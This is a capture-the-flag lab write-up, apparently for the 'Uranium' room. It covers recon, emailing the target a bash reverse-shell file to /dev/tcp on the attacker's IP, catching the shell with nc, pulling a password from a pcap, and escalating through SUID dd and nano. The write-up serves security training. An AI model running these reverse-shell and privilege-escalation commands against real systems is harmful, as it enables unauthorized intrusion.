

- When we check the ports, we see open 3

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
25/tcp open  smtp    syn-ack
80/tcp open  http    syn-ack
```


- Website




- In the task stage there is a link



- And go looking at hakanbey's twitter
- Also if we read tweets, he said he will open all "application" file.



- And look at the pictures we got his username



https://book.hacktricks.xyz/pentesting/pentesting-smtp (Pentesting SMTP port 25)

- We created “application” file, it includes reverse shell

```
terman@kali ~/D/T/Uranium> echo 'bash -c "bash -i >& /dev/tcp/10.8.139.53/4444 0>&1"' > application
terman@kali ~/D/T/Uranium> sendemail -t hakanbey@uranium.thm -f terman@kali.com -s uranium.thm -u "About Coins" -m "Hello" -a application -o tls=no
Sep 06 14:18:41 kali sendemail[5006]: Email was sent successfully!
terman@kali ~/D/T/Uranium>
```

- When we send and wait, we got a Shell.

```
terman@kali ~> nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.139.53] from (UNKNOWN) [10.10.66.36] 59164
bash: cannot set terminal process group (1686): Inappropriate ioctl for device
bash: no job control in this shell
hakanbey@uranium:~$
```

- We got user_1.txt.

```
hakanbey@uranium:~$ ls
ls
chat_with_kral4  mail_file  user_1.txt
hakanbey@uranium:~$
```

- After enumeration there is a pcap file.

```
hakanbey@uranium:/var/log$ ls
alternatives.log  auth.log                        cloud-init-output.log      installer  mail.log            wtmp
amazon            aws114_ssm_agent_installation.log dist-upgrade           journal    openvpn
apache2           bootstrap.log                   dpkg.log                   kern.log   syslog
apport.log        btmp                            faillog                    landscape  tallylog
apt               cloud-init.log                  hakanbey_network_log.pcap  lastlog    unattended-upgrades
hakanbey@uranium:/var/log$
```


- Open with wireshark

```
terman@kali ~/D/T/Uranium> xdg-open hakanbey_network_log.pcap
> Executing "id -Gn | grep -qw wireshark && wireshark '/home/terman/Desktop/THM/Uranium/hakanbey_network_log.pcap' || pkexec wireshark "
terman@kali ~/D/T/Uranium> 14:24:36.322     Main Warn QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```


- Follow > TCP Stream and we see password

```
MBI[redacted]
Hi Kral4
Hi bro
I forget my password, do you know my password ?
Yes, wait a sec I'll send you.
Oh , yes yes I remember. No need anymore. Ty..
Okay bro, take care !
```


- That password was for chat, after we speak with kral4 he gives our password.




- Checking sudo privileges



- And we are second user kral4





- After enumerating we will have SUID the nano, and he asks fix our index.html if we got attack

```
kral4@uranium:/var/mail$ ls -la
ls -la
total 16
drwxrwsr-x  2 root     mail 4096 Sep  6 18:49 .
drwxr-xr-x 14 root     root 4096 Apr  9 22:16 ..
-rw-------  1 hakanbey mail  938 Sep  6 18:49 hakanbey
-rw-------  1 kral4    mail 1097 Apr 24 13:22 kral4
kral4@uranium:/var/mail$ cat kral4
cat kral4
From root@uranium.thm  Sat Apr 24 13:22:02 2021
Return-Path: <root@uranium.thm>
X-Original-To: kral4@uranium.thm
Delivered-To: kral4@uranium.thm
Received: from uranium (localhost [127.0.0.1])
        by uranium (Postfix) with ESMTP id C7533401C2
        for <kral4@uranium.thm>; Sat, 24 Apr 2021 13:22:02 +0000 (UTC)
Message-ID: <841530.943147035-sendEmail@uranium>
From: "root@uranium.thm" <root@uranium.thm>
To: "kral4@uranium.thm" <kral4@uranium.thm>
Subject: Hi Kral4
Date: Sat, 24 Apr 2021 13:22:02 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0
Content-Type: multipart/related; boundary="----MIME delimiter for sendEmail-992935.514616878"

This is a multi-part message in MIME format. To properly display this message you need a MIME-Version 1.0 compliant Email pro
gram.

------MIME delimiter for sendEmail-992935.514616878
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

I give SUID to the nano file in your home folder to fix the attack on our  index.html. Keep the nano there, in case it happen
s again.

------MIME delimiter for sendEmail-992935.514616878--


kral4@uranium:/var/mail$
```

- Firstly copied nano

```
kral4@uranium:/var/mail$ cp /bin/nano /home/kral4/
cp /bin/nano /home/kral4/
kral4@uranium:/var/mail$ cd /home/kral4
cd /home/kral4
kral4@uranium:/home/kral4$ ls -la
ls -la
total 384
drwxr-x--- 3 kral4 kral4   4096 Sep  6 18:50 .
drwxr-xr-x 4 root  root    4096 Apr 23 08:50 ..
lrwxrwxrwx 1 root  root       9 Apr 25 11:12 .bash_history -> /dev/null
-rw-r--r-- 1 kral4 kral4    220 Apr  9 21:55 .bash_logout
-rw-r--r-- 1 kral4 kral4   3771 Apr  9 21:55 .bashrc
-rwxr-xr-x 1 kral4 kral4 109960 Apr  9 16:35 chat_with_hakanbey
-rw-r--r-- 1 kral4 kral4      5 Sep  6 18:43 .check
drwxrwxr-x 3 kral4 kral4   4096 Apr 10 00:21 .local
-rwxr-xr-x 1 kral4 kral4 245872 Sep  6 18:50 nano
-rw-r--r-- 1 kral4 kral4    807 Apr  9 21:55 .profile
-rw-rw-r-- 1 kral4 kral4     38 Apr 10 00:21 user_2.txt
kral4@uranium:/home/kral4$
```

- Try to attack on index.html

```
kral4@uranium:~$ find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null
-rwsr-xr-x 1 root root 22520 Mar 27  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 75824 Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40344 Mar 22  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 59640 Mar 22  2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 44528 Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 18448 Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 76496 Mar 22  2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 149080 Jan 19  2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 26696 Sep 16  2020 /bin/umount
-rwsr-xr-x 1 root root 64424 Jun 28  2019 /bin/ping
-rwsr-xr-x 1 root root 44664 Mar 22  2019 /bin/su
-rwsr-xr-x 1 root root 30800 Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 43088 Sep 16  2020 /bin/mount
-rwsr-x--- 1 web kral4 76000 Apr 23 10:52 /bin/dd
kral4@uranium:~$
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which dd) .

LFILE=file_to_write
echo "data" | ./dd of=$LFILE
```

```
kral4@uranium:/var/www/html$ ls
assets  images  index.html  LICENSE.txt  README.txt  web_flag.txt
kral4@uranium:/var/www/html$ echo "data" | /bin/dd of=index.html
0+1 records in
0+1 records out
5 bytes copied, 0.000211797 s, 23.6 kB/s
kral4@uranium:/var/www/html$
```

- İt happened! Let’s check mails again.

data


- Now we have authorization. Let’s check nano

```
kral4@uranium:/var/mail$ cat kral4
From root@uranium.thm  Sat Apr 24 13:22:02 2021
Return-Path: <root@uranium.thm>
X-Original-To: kral4@uranium.thm
Delivered-To: kral4@uranium.thm
Received: from uranium (localhost [127.0.0.1])
        by uranium (Postfix) with ESMTP id C7533401C2
        for <kral4@uranium.thm>; Sat, 24 Apr 2021 13:22:02 +0000 (UTC)
Message-ID: <841530.943147035-sendEmail@uranium>
From: "root@uranium.thm" <root@uranium.thm>
To: "kral4@uranium.thm" <kral4@uranium.thm>
Subject: Hi Kral4
Date: Sat, 24 Apr 2021 13:22:02 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0
Content-Type: multipart/related; boundary="----MIME delimiter for sendEmail-992935.514616878"

This is a multi-part message in MIME format. To properly display this message you need a MIME-Version 1.0 compliant Email program.

------MIME delimiter for sendEmail-992935.514616878
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

I give SUID to the nano file in your home folder to fix the attack on our  index.html. Keep the nano there, in case it happens again.

------MIME delimiter for sendEmail-992935.514616878--


From root@uranium.thm  Mon Sep  6 18:56:37 2021
Return-Path: <root@uranium.thm>
X-Original-To: kral4@uranium.thm
Delivered-To: kral4@uranium.thm
Received: from uranium (localhost [127.0.0.1])
        by uranium (Postfix) with ESMTP id 7B6B04012E
        for <kral4@uranium.thm>; Mon,  6 Sep 2021 18:56:37 +0000 (UTC)
Message-ID: <39038.4843080653-sendEmail@uranium>
From: "root@uranium.thm" <root@uranium.thm>
To: "kral4@uranium.thm" <kral4@uranium.thm>
Subject: Hi Kral4
Date: Mon, 6 Sep 2021 18:56:37 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0
Content-Type: multipart/related; boundary="----MIME delimiter for sendEmail-875598.326399089"

This is a multi-part message in MIME format. To properly display this message you need a MIME-Version 1.0 compliant Email program.

------MIME delimiter for sendEmail-875598.326399089
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit

I think our index page has been hacked again. You know how to fix it, I am giving authorization.
```


- And we can run nano as root priv.

```
kral4@uranium:/home/kral4$ ls -la
total 384
drwxr-x--- 3 kral4 kral4   4096 Sep  6 18:50 .
drwxr-xr-x 4 root  root    4096 Apr 23 08:50 ..
lrwxrwxrwx 1 root  root       9 Apr 25 11:12 .bash_history → /dev/null
-rw-r--r-- 1 kral4 kral4    220 Apr  9 21:55 .bash_logout
-rw-r--r-- 1 kral4 kral4   3771 Apr  9 21:55 .bashrc
-rwxr-xr-x 1 kral4 kral4 109960 Apr  9 16:35 chat_with_hakanbey
-rw-r--r-- 1 kral4 kral4      5 Sep  6 18:43 .check
drwxrwxr-x 3 kral4 kral4   4096 Apr 10 00:21 .local
-rwsrwxrwx 1 root  root  245872 Sep  6 18:50 nano
-rw-r--r-- 1 kral4 kral4    807 Apr  9 21:55 .profile
-rw-rw-r-- 1 kral4 kral4     38 Apr 10 00:21 user_2.txt
kral4@uranium:/home/kral4$
```

- I Chose this way to get root, gave admin groups to hakanbey(We have his password)



- And we are root.



- Web_flag.txt was last answer.